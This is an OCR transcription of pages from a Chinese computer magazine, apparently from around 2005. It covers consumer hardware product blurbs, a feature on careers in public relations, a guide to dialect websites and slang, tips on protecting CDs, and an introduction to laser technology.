LCD液晶显示的多彩621A，能够给你通透音阶体验，让你尽享自然、摇滚、流行、古典等7种音效模式的前卫设计。621A的A-B复读、多国语音学习的设置，在你 听清音妙乐的闲适之间，又为你进一步充实自我铺设理想阶梯。清新绿的中央腕表式镜段面，醒目朝气；秀朗音频键均设在"腕表"两侧端尾，猛一看以为是"腕表"扣眼，小巧出奇，在耳晕目眩的MP3风潮中，多彩带你回归本真音质。七彩背光支持，极具动感特色。独特USB磁盘分区密码保护，紧锁重要资料不丢失。

咨询电话: *0755-27394092*

产品价格: *299元*



时尚声乐，动感十足 麦博新品M-500音箱

麦博M-500的主色调是乳白和黑色。箱体以方形为主体，卫星箱配置2.5寸全频防磁喇叭，略微后倾的箱体是斜面恒指向设计，可以将卫星喇叭对准人的耳朵，充分发挥高频点音源的特色。5寸的木质低音炮扎实厚重，整体同样以乳白为主色，在面板两侧各装饰一条不规则的黑带，显得十分精神。低音炮采用双腔体设计，喇叭在箱体中间，这种处理办法的好处是低音反应更为快捷迅速。在面板上可以看到，M-500的全功能调节按钮为前置，这种设计更为方便。按钮上面装饰有一条LED光带，在夜晚可以分辨音箱的工作状态，同时更为美观。

咨询电话: *800-830-5652*

产品价格: 198元

经典颠覆之作 最轻薄14英寸宽屏笔记本三星X1

作为一款14英寸的宽屏笔记本电脑，X1以1.69kg的重量一举拿下了同类产品中最轻薄的称号。移动计算平台，超低电压的CPU在保证计算能力的同时，也节省了一定的电能，增强了X1的移动性。X1的键盘还采用了独特的防水设计，将键盘内部密封，在其中设计一条引水沟槽，让键盘遇水后能够将水顺着沟槽导出。在X1中体现出来的最大颠覆就要算得上是下移键盘配合指点杆与贝壳式光驱。X1这种键盘下移很大程度上是为了改变使用笔记本时的不良姿势而设计的。而且X1除了配备装有DNIe技术的高丽屏外，X1还利用后置式柱状扬声器，配合SRS声音系统营造出真实的3D环绕立体声，将影音功能发挥到极致。

咨询电话: *800-810-5858*

产品价格: *请电话咨询*





天敏推出傲视珑迷你王电视卡

天敏推出傲视 迷你王电视卡，半高板卡设计，更小巧美观。采用飞利浦第二代硅高频头，与传统高频头相比体积十分小，而且具有功耗低、接收和抗干扰能力强，并且解决了发热量大的问题。它支持全球各种电视制式。配可遥控其他软件的"超级遥控器"，可任意添加需要被遥控的其他软件，让你可以方便地遥控你的电脑。功能新颖的定时开、关机和多套节目预约录像功能，让你轻松录制你想看的电视节目。

咨询电话: *0755-26755804*

产品价格: *399元*

竟只要百元！三星 Anypro 水系套装一键倾城



三星 Anypro 水系套装由"水晶键"键盘和"水之灵动"鼠标组成，从外观上上看，水系套装并不华丽，有全黑/全白两种颜色可以选择，少了时尚华丽却多了几分简约大方的美感，能与 LCD 及 CRT 显示器很好的搭配。"水晶键"键盘使用 104 标准按键，采用两段式按键设计，键程短、响应及复位迅速，键字采用最新雷射技术刻蚀不易磨损。键盘的静音效果能够将敲击键盘的噪音降到最低。此外键盘的防水性能也很出色，用户不必担心水溅到键盘上，而且也便于定期清洗，同时 Anypro 全系列键盘还赠送了一个透明防护罩。"水之灵动"鼠标采用标准的三键滚轮设计，方便网络 览。其表面进行了轻微的磨砂处理，这款鼠标配备了安捷伦的光学引擎，解析度为 800DPI，分辨率达到 2300FPS，移动的灵敏性和定位的准确性不错。

咨询电话:*0512-87171988*

产品价格:*128 元*




SOHO 机箱新品 7688 上市

金河田 SOHO 7688 机箱的面板采用黑白两种颜色，洁净朴素大气，稳重大方且不失个性。开关按钮像一把钥匙横在机箱前面。7688 采用了免螺丝结构，整体结构全卷边设计，并且采用 SECC 优质环保钢材。机箱精心打造了超强散热结构，不仅在后板预留了可装 92mm 的超大风扇位置，并且风扇散热孔采用六角菱形外凸圆弧设计，而且侧板也标配了符合 Intel TAC1.1 规范的导风管。使机箱内部散热效率增加 20%。同时，SOHO 机箱的外凸圆弧形设计也大大减少了风扇排风的阻力，从而大大减小了因排风而产生的噪音。强化的 EMI 设计，防辐射及电磁泄漏，如此设计，体现了对消费者健康的关注。标配的金河田劲霸传奇静音电源，保证电脑系统稳定和谐。

咨询电话:*0769-5057928*

产品价格:*380 元(含劲霸传奇静音电源)*



提速不提价，12 毫秒优派 VE175b 2299 元开卖！

近日，全球视讯科技的领导厂商优派宣布，将旗下 17 英寸液晶显示器 VE175b 正式提速，升级到 12 毫秒的快速响应时间。优派 VE175b 拥有新一代 ClearMotivTM 动画清晰显像技术，无论是静态或是动态影像，都坚持提供最真实的视觉感受。260 明流的亮度与 450:1 的对比度，以及 1280 × 1024 的分辨率，带给用户清晰锐利、细节丰富的影像和鲜艳的色彩。VE175b 拥有 sRGB 色彩校正技术，可将显示色彩还原，让显示与纸面输出都达到一致的色彩，而黑色的显示器材质，对视觉造成的干扰也做到了最小。特殊的 Kensington 防窃锁孔，配合防盗组件，让您的屏幕可安全地固定于桌面上。另外，VE175b 可 90 度折叠底座，不需拆卸底座即可 90 度折叠便于壁挂与收放。

咨询电话:*800-820-3870*

产品价格:*2299 元*




剑指小型工作组，三星 ML-2010 黑白激打推崇速度至上

在 OA 办公市场屡创佳绩的三星日前推出一款新型黑白激光打印机—— ML-2010。三星 OA 表示，这是一款主要面向十人左右小型工作组的打印机，定价在 1500 元左右。作为入门型黑白激打，ML-2010 沿用了三星的一贯风格，圆润小巧的外形，亚光的材质配上乳白色通体机身。5.5 公斤的净重，轻巧的机身使办公人士可以将它"随心所欲"的安置。而且，三星将这款黑白激打的打印速度一步提升到超越普通激打仅 15PPM 的 20PPM。

咨询电话:*800-810-5858*

产品价格:*请电话咨询*



纵横 DDRII 新天地 Kingmax DDRII 800 横空出世

近期，在 DDRII 533/667 已经全面量产之后，Kingmax DDRII 800 横空出世，展示了内存大厂的风范。早在年初的德国 Cebit 和台北 Computex 展上，Kingmax 就展示了 DDRII 800 内存，如今，广大消费者也将会亲眼见到这款新品。Kingmax 是全球第一家具备自有的封装及测试先进设备的内存模块厂商。今年第二季，Kingmax 耗资近 1000 万美金购入代号为 T5593 的测试设备已正式上线。此款高科技的测试设备，因为造价昂贵，一般的内存厂商鲜有建置。有了 T5593 的设备，才可以严格筛选出真正能达到 800MHz 以上的内存颗粒，进而可以量产出最高质量的 DDRII 800 内存条。

咨询电话:*0755-83002472*

产品价格:*请电话咨询*

CF [CP11]

IT职场GPS

公关：一边是希望，一边是挑战

■ 新闻采访部实习记者 鲍有彬

8月2日，戴尔新任CEO凯文·罗林斯来华，对戴尔公司的一名员工针对中国联想公司的“邮件门”事件再次向中国市场和客户表示了歉意。进入2005年以来，除了戴尔不少世界500强企业接二连三地陷入公关危机。联合利华、宝洁、肯德基、雀巢，先后被推上公众拷问的风口浪尖，在危机发生后，各公司的公关人员和其他部门在最短时间内协调，各自出击，把危机对于这些公司的消极影响减少到最低限度，公关人才的作用可见一斑。

对于公关，很多人第一次听说是在1989年播出的电视连续剧《公关小姐》，青年女演员萨仁高娃也一夜为国人认识。现在来看，那部电视剧完成了中国人对于公关的启蒙。当时，很多人认为公关就是漂亮的脸蛋加时髦的打扮，加上经常出入高级酒店的繁华生活。公关从业人员出入高级写字楼，身着职业套装，面带微笑，举止得体，办事干练。这只是公关业的一面。另一面，从事公关，他们承受了很强的工作压力，彻夜加班，没有休息日，在公关行业内很常见。

那么，真正的公关行业以及公关生活是什么样的？本刊记者通过对几家公关公司的采访，从公关行业领导者，到高层管理者，再到经验丰富的从业者，以及这个行业内刚入门的从业者进行了全方位的采访，他们的切身体会告诉我们：公关是什么，公关在中国的情况怎么样，如果选择做公关，你需要具有什么样的素质？



灵思公关CEO谭明，30岁出头的他一手创办了灵思公关。作为一家大公关公司的管理者，他常常想几年后的中国公关行业会是什么样的。

初级阶段的中国公关

″当前中国公关仍然处于初级阶段″。北京灵思企业管理顾问有限公司总经理谭明在接受记者采访时开门见山道 。

在他看来，中国公关处于初级阶段是因为五大原因。首先，中国公关没有一个公认的行业价值标准。没有价值标准，就无从判断在业内做得出色与否。其次，从业人员平均工作年限比较短。在国外，一个公关公司客户经理基本在40岁以上；而在国内，从业3、5年的人员常被当作资深人士，这是公关业不成熟的表现。而对公关行业的熟悉，基本需要3年左右。再次，公关业目前的市场容量仍然维持在很低的水平。今年预计整个公关行业的产值大概在45亿左右，这个数占整个广告和公关业总市场规模的比例还不到1%。比较合理的公关和广告市场比例应该在1：4左右。第四，不少公关公司把和媒体搞好关系作为出发点，以发稿作为目的。媒体和公关公司之间应该形成一个良性互动。公关公司由于其与客户之间的紧密关系，媒体能从公关公司这里获得读者对最新内容的需求点。第五，对于中国公关来说，客户的成熟度不高。很多客户并不理解公关真正能给他们带来什么，有时提出的要求也让公关公司根本无法实现。″不怕客户苛刻，就怕客户不懂。″

从今年的人才就业市场反馈信息来看，也确实出现了公关行业人员紧缺的状况。这无疑给要从事公关事业的人更多机会。据统计，全国公关公司超过2000家，专业公司从业人数超过20000人，其中北京、上海、广州、成都四个地区市场占全国市场份额的70%，北京市场保持40%以上的市场份额，上海市场继续保持快速的增长势头。根据前不久刚刚新鲜出炉的《中国公关业2004年度调查报告》，公关公司近35%的客户属于IT通讯行业。整个中国公关业也面临着IT类公关人才的严重　乏，业界初步估算，公关人才缺口大概在10万左右。

中国的公关仅仅处于初级阶段。对于公关，很多人简单地理解为只是与媒体打打交道，发发稿。不仅如此，某些公关从业人员也常自　和多少多少媒体主编很熟悉，我又和谁谁吃饭了，我一个月能发多少稿子云云。诸如此类的话，对于公关的理解不仅十分片面，而且″十分庸俗″，并且给大众带来误解，也给目前的从业人员的公关工作带来困惑。

那么，公关究竟是什么呢？北京海天网联公关顾问有限公司的客户总监Kevin给出了这样的描述：公关＝Marketing（营销）+Communication（传播）+Strategy（战略）+Management（管理）。其中，对于管理者，Kevin有个形象的比喻：″项目经理需要充当′诗人′和′农夫′双重角色。诗人需要阅览群书，博采众家之长；农夫则要精耕细作，不畏艰苦。一个没有才情的经理充其量只能做农夫，而只会夸夸其谈的



每天都关注行业内有什么新动态，已经成为公关从业者生活中必可可少的一部分。

人则永远只能在纸上想想罢了。"公关的四个方面的要求，在实际的操作过程中，就转化为公关从业人员所应该具有的素质。

沟通和学习:从事公关的基本素质

从Kevin的描述中，我们大概认识到，从事公关必定需要一些基本素质，这些素质对于从业者是否能在这个行业内立足至关重要。

公关人员必须具有良好的沟通能力，这是他们基本的素质之一。灵思传播机构副总经理王鹏女士认为："沟通能力是首要的，没有沟通，一切无从谈起。"

关于沟通的价值，美国著名管理学者柯林斯在《基业长青》一书中指出，"每一家能成就百年基业的卓越企业，无一不是沟通上的高手。"而管理学者阿尔·里斯在《公关第一，广告第二》中则更加鲜明地指出广告与公关的不同作用和价值：相对于公关来说，在沟通层面上，广告过分强调单向的信息灌输，而缺乏与公众的良好沟通。"从某种程度上来说，广告更侧重表达，而公共关系则侧重沟通，是双向的反馈与交流。"

沟通能力主要分为语言表达能力和文字写作能力。能写会说，能很好地运用语言传达组织的有关信息，与公众有效沟通，是公关人员的一项基本素质要求。它主要有口头语言表达能力、文字语言表达能力。口头语言用于与公众的直接的面对面的交往中。公关从业人员每天都要和不同的人做沟通，没有良好的口才，意味着不能和别人有效沟通。文字语言用于与公众的文章、书信、宣传资料等的写作中。因为在从业过程中，他们需要根据客户的要求，写出策划方案，方案是否实用和具有创新性，没有扎实的文字功底显然是不行的。

"公关没有门槛。"这话只说对了一半。从事公关事业三年工作的媒介经理诸葛琳宜大学所学专业是建筑。在她看来，要成为公关人，进大学时不一定要选择公关专业，公关是一个实践性很强的行业，理论与实践并不完全划等号。记者在采访过程中发现，公关行业从业人员的知识背景十分复杂，有新闻、中文、历史等文科专业，还有物理、数学理科专业，当然，也有市场营销和广告等与公关很贴近的专业，从这个意义上讲，公关没有门槛。在所有的专业中，新闻专业占比较大的比例。

但由于公关活动的复杂性、广泛性、创造性和灵活性，这对公关人员提出了极高的要求。所以，一方面公关从业人员缺口较大，但另一方面要进入这个行业，对于很多公关公司来说，他们招入应届毕业生，学历要求至少需要本科。在公关公司看来，具有本科学历的毕业生具备了成为一个出色的从业者所应该具有的基本素质。现在，还有许多大公关公司还招入了硕士甚至博士。一方面为未来激烈的竞争做人才储备，另一方面，公司需要他们提供战略方面的参考建议。

没有专业背景并不重要，但必须在工作中不断学习新的知识。拿IT公关来讲，从业人员如果不懂IT行业，没有相关IT专业知识，就没法理解客户的业务与和所服务的产品，更没法深入到客户要求的创新策划中去。客户不认可你，因为和你无法交流;媒体不会接待你，因为你的文章根本不能见报。公关公司又是一个以知识、经验和触类旁通的策划来打动客户的服务型行业，深入研究客户行业市场、了解客户内部组成、研究客户所处行业的特点以及来自竞争的分析、用户的分析、媒体的分析等等。

"必须学习，时刻保持对新事物的敏感性。"今年从北京师范大学毕业的硕士胡扬对记者说。对此，她深有体会。她是一公关公司的客户代表，现在所服务的对象是北京网通公司。对于她来说，除了要对客户推出的产品十分熟悉外。对于日新月异的IT行业，"一天不学习，就会被甩在后面，再追上去，就要付出更多的努力。"

但对于一个想进入公关行业的应届大学生而言，毕业后直接进入公关行业好，还是先在其他行业干上几年再进入公关业？高级媒介代表王芳认为，这主要还是看个人的选择。但需要指出的是，在其他行业先干几年，然后进入公关领域，更具有优势。这是因为，"大学毕业后直接进入公关确实可以快速学习有关知识与操作技能，但公关行业最需要的是具有丰富经验与综合能力的人才，具有在不同行业的从业经验可以有助于他们胜任工作。"

执行和策划:公关成功的根本保证

执行

海天网联的Kevin告诉记者："本土公关公司得以生存、发展并壮大，是因为它们学会掌握和熟悉中国市场的现状与需求，包括中国的商业模式、文化习惯，这是它们生存的基础，也是中国与国际接轨的过程中，产业分工的必然结

果。正因为本土公关公司做了国际公关公司不愿意做的事情，获得了赖以生存和发展的基础。"

本土公关的强大执行力，每每让客户觉得首先帮助他们解决了问题，看到了效果。对媒体以及相关的人员细致入微的分析、媒体读者的分类与判断、企业的需求与诉求的方向、媒体产业环境的研究与借势、选题的沟通与定制等等，把这些因素能灵活运用、进行专业的研究，执行力就变成了"杀伤力"。

做公关，除了沟通能力出众和很强的学习能力，执行能力和策划能力也极其重要。目前，公关公司的运行模式是以项目组出现，每个项目组基本人员组成结构是这样的:项目经理一人，媒介经理一人，客户经理一人，媒介代表一人，客户代表一人。根据项目的大小，人数可适当增减。大的项目组有十多人，并且由于长时间的运作，成员之间已经形成默契。而临时成立的项目组，则需要每个成员各司其职。项目组中并无上下级之分，而只有分工的不同。

江阳是一家公关公司的项目经理，他们公司代理了日本某品牌手机，他作为这个项目的经理，最近就遇到了公关危机。他们策划的该品牌手机的发布会取得很大成功，日本客户满意，在手机业内也引起强烈反响。正当江阳打算和他的项目组成员庆祝时，某家网站突然抛出一份评估报告，在报告里，该手机受到了不公正的评价。如果经过网络传播的迅速，后果将十分严重。江阳和他的项目组在第一时间内拟定一个方案，应付这起危机。他们一边与日本手机商取得联系，让手机厂商的技术人员做出有说服力的解释，一边和该网站沟通，并和其他有影响的专业媒体做说明:这件事只是一个误会，实际情况并非如那个网站说的那样。江阳的小组成员每个人都绷紧了弦，各自在岗位上高效运转，经过大家的一起努力，最终将这起危机化解掉。在这个危机过程中，每个成员服从江阳的调度，如果某一个成员没有完成自己的职责，这件危机就不可能在最短的时间内解决。每个团队的成员，对于各自工作的严格执行，决定了整个团队能否顺利完成任务。



和同事就工作中遇到的问题随时沟通，在短时间内就这些问题达成共识，进而开展下一步工作。

策划

在中国这种特定的文化下，本土公关公司更理解中国的消费者，也更容易跟客户尤其是国内企业的客户进行交流与沟通，形成有效的策划与可执行的创意。"现在，咨询和战略上的研究，已经是很多国内公关公司从业人员的共识。而且，一定程度上决定一个公司的持续发展。"在公关公司里从事市场研究的策略总监姜兴东这么说，"从事专业、理论化的营销模型和严密、精准的市场分析与判断的基础上，结合客户需求与消费需求的策划，是每一个公关公司和公关人员所必须面对的。"



公关公司不仅要剪报，其支持部门媒体监测中心还要每天收集大量信息，经过加工，交给公司的决策者和客户。

李维是某数码品牌的客户经理。通过对市场进行详细的调查和分析，以及该数码品牌的定位，还有对该数码产品的受众消费心理的掌握，她拿出了一套很出色的策划方案，客户对她的策划方案十分满意。按照这个策划方案实施后，市场反应好得出奇。最终，数码产品的生产厂商得到了丰厚的利润，也使得李维所获颇丰，最重要的是李维开始在圈子里崭露头角，现在她不时地接到猎头公司的电话，鼓动她跳槽。

全才和专才:在公关中更易脱颖而出

在采访中，记者通过和诸多公关从业者的交流，知道从事公共关系工作的人员还需要具备以下的知识:一是公共专业知识，主要包括公共关系原理、公共关系实务、公共关系的历史和发展趋势。二是公关相关知识，主要内容新闻传播学、市场学、心理学、社会学、管理学、广告学等方面的知识。三是公关专业技能知识:如宣传资料的设计、新闻报道的写作、摄影与采访技术、演讲、接待、礼仪和调查方法等技能知识。四是基础知识:如外语、政策学、哲学、法律基础、中外历史等。

对于一个公关人才来说，这些知识是必需的。比如，作为公关从业人员，你需要具备基本的新闻传播学知识。因为你需要和媒体打交道，媒体需要什么，媒体的受众关心热点在哪里，对于新闻事情的敏感性，必将给你在实际工作中带来方便。而法律、哲学等知识将使你的眼界更为

宽阔，思考问题更周到和全面。公关所需要的知识是在日常生活中一点一滴积累起来。磨刀不误砍柴工，平时多注意积累，丰富自己的知识面，将会给自己日后的工作不断地带来创意，那些知识将是创意的源泉。有的公关从业人员会在工作一段时间后有被"掏空"的感觉，这种感觉说明他们没有及时补充知识，总是依靠原来老本工作，最后坐吃山空，江郎才尽。其实，这完全可以避免，但前提是，你不仅要"输出"，还要"输入"，也就是不断地学习知识，从外界得到的输入大于输出，或者至少在两者之间维持一种平衡。

所以，一方面，人才市场迫切需要大量的公关人才，另一方面，复合型的公关人才大受青　。从公关行业的人才需求看，掌握某一方面专业知识以及熟悉国际法和相关法律法规的人是最缺乏的，比如掌握财经、消费品、医药知识的公关人才。张强是某名牌大学的信息管理专业的硕士，他供职于某公关公司的市场研究部，在工作过程中，他运用自己的专业知识，不断地为公司提出具有战略意义的建议。不仅使公司在激烈的竞争中立于不败之地，他也得到了丰厚的回报。所以，如果具有在某一方面的深厚的专业知识，在公关行业内也是大有作为的。最理想的公共关系人员应当是专才和通才式的人物。事实上，如果你是个全才，或者你是一个专才，你都容易在公关业内成功。

公关人员还需要具备良好的心理素质，需要有极强心理承受能力。无论是成功还是失败，顺境还是逆境，都要善于控制自己的情绪和行为。公关人员的性格最好是开放型、稳重型，并具有涵养、宽容精神和积极乐观的性格。广泛的兴趣会给公关人员的社会交往带来更多的维度和空间，结交更多的朋友。"有时就是和朋友聊天时的一句话，就会让自己苦苦思索的创意豁然开朗。"

宋玉是一公关公司的客户经理，在工作过程中，经常出现客户不满意她们做出的策划。方案修改了一遍，两遍，三遍……于是她不得不一边和客户做深度沟通，希望真正理解客户的要求，一边和同事讨论，不断修改方案，最终拿出让客户满意的方案。有时晚上十点和客户沟通会完毕，而客户需要第二天早上见到方案。不分昼夜的加班在公关工作中是极其平常的。由此可见，如果没有良好的抗压能力，在这个行业内要取得成绩是很难想象的。有的人说，干公关是一件体力活，这句话看似偏颇，却也不无道理。

"公关需要注重细节。"智扬公关客户代表牛培根据自己的工作这么总结。而灵思传播机构媒介代表王　的感受是，"公关不仅是事业，还包括一份感情"，"公关需要有平和的心态"等等。

每个公关从业者都有自己的看法，而这些看法都从某个侧面说明了公关究竟是什么，做什么，以及怎么做。做一个公关人并不是难事，但做一个优秀的公关人却绝非易事。通过本文所述，我们相信读者已经对目前公关行业整个状况以及对于公关从业者的要求有了清晰的了解。我们认为：没有最好的职业，只有是否适合自己发展的职业。路是自己走出来的，相信自己，相信天生我才必有用。 CF [CY01]

参加黑客职业人大会——原来是它

■ 苏黎



CF [CY02]



方言，不仅仅是地方话

■离人

探宝队队员招募行动：想加入“网站探宝队”的行列吗？如果您有迫切希望探宝的网站，或者发现了某个网站的宝藏，请将您的建议或发现发送至info@cfan.com.cn(邮件标题请注明“网站探宝”)。

寻宝对象：各种方言相关网络资源

寻宝理由：大力推广普通话，是全社会都应倡导的，也是每个公民应尽的义务。但是可别因此以为方言就已经过时了，需要淘汰了，其实不然，复旦大学一位著名的语言学教授曾说过，要了解一个地方所蕴含的历史文化，最好的方法就是研究这个地方的方言。

江南的吴侬软语：上海话

上海话俗称〞上海闲话〞，由于旧上海受西方文化影响较多，所以在上海方言中的舶来语比较多。另外，在网络语言中也有很多受到了上海话的影响，一起来看看典型的上海方言吧！

① 、吾、伊　解释：你、我、他。

②组撒(做啥)　解释：干什么。

③伐来塞了　解释：不行了，受不了了。

还有一些词原来是英语或其他外国语言，其谐音成为了上海话的一员，比如奶油称为〞白脱〞、床垫称为〞席梦思〞、天窗称为〞老虎窗〞。而有部分上海话中的词语，已经收录到了普通话中，比如〞洋房〞、〞沙发〞、〞白开水〞等。

《现代汉语》主编钱乃荣曾在其著作《上海语言发展史》中提到上海话正在越来越趋向于〞有调无声〞，这句话如何理解呢？来看看网络中流传的一道很有意思的上海话测试题：将〞他竟然说他傻〞用上海话发音写出。可能除了上海人之外，鲜有人能够明白为什么这道题的答案竟然是〞伊刚伊刚伊刚〞，不过从这点就能看出上海话中的重音字极多，主要依赖单调的起伏来区分不同的意思，像此处的〞伊刚伊刚伊刚〞的正确单调起伏是〞→↑↓〞。

有趣的上海方言网站：上海拧　前沿文化平台

网址：http://www.shanghaining.com

稀饭收藏夹

①上海话分享

链接：http://www.shanghaining.com/inputSHH.asp

在网站首页左上角有一块专门用来显示上海方言及其解释的地方，想学习上海话的朋友多刷新几次首页就能学到不少有趣的词。如果你也会几句有意思的上海话，不妨上传给大家分享。

②上海MM影集

链接：http://www.shanghaining.com/photo.php

上海MM的影集，江南女子特有的气质，虽然和方言关系不大，但每张照片的标题却包含着很多上海方言，比如〞卖相好伐〞就是在问你〞好看吗〞。

最接近普通话的方言：北京话

普通话是以北京话为标准来制订的，所以只要你会说普通话，在北京和人交流应该是没有问题，但是我们仍能听到不少普通话里听不到的老北京方言。

①言语　解释：北京的口语，即说话的意思，言语的读音是“元义”。

②瞎了　解释：北京土话，即倒霉了、完了的意思。

③点儿背　解释：北京土话，点儿，指不幸的遭遇、运气；即所谓的背时。点儿背的意思是运气不好，倒霉。

④消停　解释：北京土语，踏实的意思。

北京人的儿话音特别重，好像大多数词都能在末尾加上一个〞儿〞，比如父母叫〞老家儿〞、聊天叫〞念秧儿〞、什么事叫〞哪一出儿〞。但是如果想要勉强模仿北京人用儿话音，却容易适得其反。

稀饭收藏夹

①老北京方言大全

链接：http://club.news.sohu.com/read-chatman-11905-0-16.html

在搜狐论坛上有一个比较全的老北京方言帖，较完整地收录了北京方言中常见的词。

②北京方言GRE答案不完全详解

链接：http://www.hubce.edu.cn/jwc/jwc5/messages/15188.html

有没有搞错？北京方言竟然还有GRE测试？

和流行音乐扯上关系的方言：粤语

无论是否身在广东，大家都有机会听到粤语，因为有太多流行歌曲是用粤语演唱的。学生一族，平时戴着耳机跟着随身听里的音乐多哼哼几句，也就能会一点粤语了(虽然发音不标准 -_-)。粤语中也有很多词汇后来被收录进了普通话中，比如：买(埋)单、花心、入围、生猛、　电话粥、爆满、炒鱼、扮酷、养眼、乌龙球、热键、劲爆。

①禁都得？　解释：这样也行？

②近排　解释：这段时间。

③抵死　解释：活该。




光盘应该如何保护？

■ABCD

上海读者VP：我刻完光盘后，如果手边没有盒子，一般我会把印有图案及文字的那面(正面)朝下，避免磨损读取面(背面)。可是有人说这样并不好，如果正面的涂料被划坏，这张光盘就会彻底损坏，请问这是真的吗？**(报料奖:100元)**

我们可以做个实验：准备一张刻过的无用光盘，用刀在正面划去一块涂料，再放进光盘，你就会发现这张光盘的确出现问题。但如果只是在背面划上一道，则一般只是出现读取困难的现象。

1.从光盘的结构说起



如图所示，就是CD-R盘片的结构。我们用的一般压制CD和CD-R结构是有所不同的，一般CD最上层叫做lacquer layer(涂料层)，而CD-R叫做upper laber protective layer(保护层)，不过两者的作用相同，都是用来印刷文字及图案的，最底层都为polycarbonate layer(透明塑胶层)，只是中间部分CD-R盘片多了一个Photoreactive-dye layer(光反应染料层)。

从图中可以看到保护层的下面就是反射层，如果反射层被刮掉，CD-R就会变成透明，无法反射激光，资料也就没办法读出来了。

而对于透明塑胶读取层，很容易留下小的刮痕，但这并不影响整个CD-R的资料读取，而且还有很多光盘修复用的磨砂膏，可以修复这些小的刮痕。加上现在在资料在刻录时都会添加记录侦测码，光驱也都有校验功能，只要刮痕不大，即便资料有问题，也会自动更正，或重新读取，直到读出正确数据为止。

2.光盘保养小技巧

那么应该如何保养这些脆弱的光盘呢？

①如果光盘盒已经没有多余空间，可以使用纸套或PP袋来放光盘。不过要注意，由于纸套和光盘都暴露在空气中，难免会接触到灰尘，久而久之，纸套也变成了"砂纸"，会对光盘进行一定的磨损。所以最好将不经常使用的光盘放在纸套中。

②如果是非要叠在一起放，则建议采用一正，一反，一正，一反的放法，即让印有文字的那面朝内。当然读取层的保护同样重要，但你也不必担心两个读取层会挤在一起，CD-R读取层在中间透明塑胶的位置有一圈突起，就是专门为了避免光盘磨损而设计的。

③如果你喜欢在光盘上贴标签，那么建议你改改这个毛病。因为贴坏了光盘的标签，很可能会破坏光盘的稳定性，在调整读取中更是容易损坏光盘及光驱。如果你必须要使用，则建议使用光盘专用标签。另外，还要注意，在撕掉标签时，一定要小心，不要破坏反射层及染料层。

④如果你用了一般的笔在CD-R上做记号，那要小心墨水会对保护层有不良的影响。为了安全，建议你在内圈没有储存资料的完全透明区做记录。

⑤除非是重要的资料或是音乐，否则不必使用很贵的CD-R。

⑥有些盘片印刷精美，但购买时，还要确认光盘的刻录速度等参数。 CF [BL02]

学习粤语的朋友有福了，因为有一款非常不错的粤语学习软件——粤音。

粤语发音查询软件 - 粤音 小档案

u软件版本:1.1　　u软件大小:8888KB
u软件性质:免费软件　　u适用平台:Windows 9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/23458.htm

下载并解压上面的软件后，运行其中的"粤音.exe"，在界面上方的输入框中将要读的字或句子填写好，点击"转换"，在下方的框中就显示了这些字的发音，另外在右侧栏中包含了每个字的读音播放按钮，如果要连读则点击"播放"即可，现在不怕唱粤语歌时出丑了吧？

方言的幽默

①大话西游方言版

链接:http://news.xinhuanet.com/school/2004-07/14/content_1599968.htm

周星星那一段经典的告白，用各种方言来表达会是何种效果，这还不是最全的，如果想看到更多方言的版本可以借助搜索引擎。

②沙加遗言之方言版

链接:http://www.southcn.com/cartoon/make/wen/200409270749.htm

《圣斗士星矢》中沙加的遗言竟然也被Fans们改成了各地的方言版……

③学会说纯正的陕西话(大声朗读下面的文字)：

曾经右倚份真诚地干情拜灾饿面浅，饿莫气拯西，挡饿史气塔地，饿干倒后会。人师间贼搭地通酷摸锅愚　。入过，伤舔给饿挤灰让饿从来椅回地花，饿灰对那个女娃奢：饿哀饭，入过，匪要吧这端干情假伤歌椅接先地花，饿希枉是……椅弯撵！ CF [BL01]



在那“激光”中穿梭

■北京 wjjpig

你想拥有一把像《星球大战》中那样的削铁如泥的激光剑吗？你想在异国他乡时可以看到亲人的全息图像吗？你想见识一下激光大炮吗？好像只有科幻电影中才能出现这些奇妙的东东，但激光技术的飞速进展，使我们有足够的信心说，它们并不专属于科幻电影。

激光是什么呢？简而言之激光就是受激辐射而发出的光，就像清晨时的公鸡打鸣，一只开始打鸣，其他的也随之开始打鸣，激光就是这样，在外界光子的作用下，引起光源又放出和原来一样的另一个光子，随后就形成了激光。因此激光的每个光子都是频率和方向相同的，这样的光具有很好的单色性，并且物理相干性很好。而普通的光源都是自发辐射光子(光源在不受外界的作用下，自动的往外辐射光子)的，它们就像从大街上随意聚起来的群众一样，不会有相同的身高、性别和岁数。所以自发辐射光子的频率和相位都是杂乱的。

激光的产生机制使它还具有很好的方向性，普通的一束光在传播一段距离后会弥散开去，而激光的弥散很小。有人做过实验，当用高瓦数的探照灯照向月球时，灯光延续几十公里就弥散得看不见了，但用激光，是可以照射到月球表面的，而这时的光斑直径才不过几十米宽，可见激光的方向性有多么的好。正因如此，所以激光在测距和定位方面有很多的应用。从地球到月球，如果用激光测距的话，其精度可以达到比一个头发丝还细。另外，在激光的应用中，有很大一部分都是来自它的高功率。激光的产生机制使它有高功率的特点，在一束总能量还无法煮熟鸡蛋的激光下，其高功率的特点使它可以轻松地在几毫米的钢板上打孔。

未来会有激光剑吗?

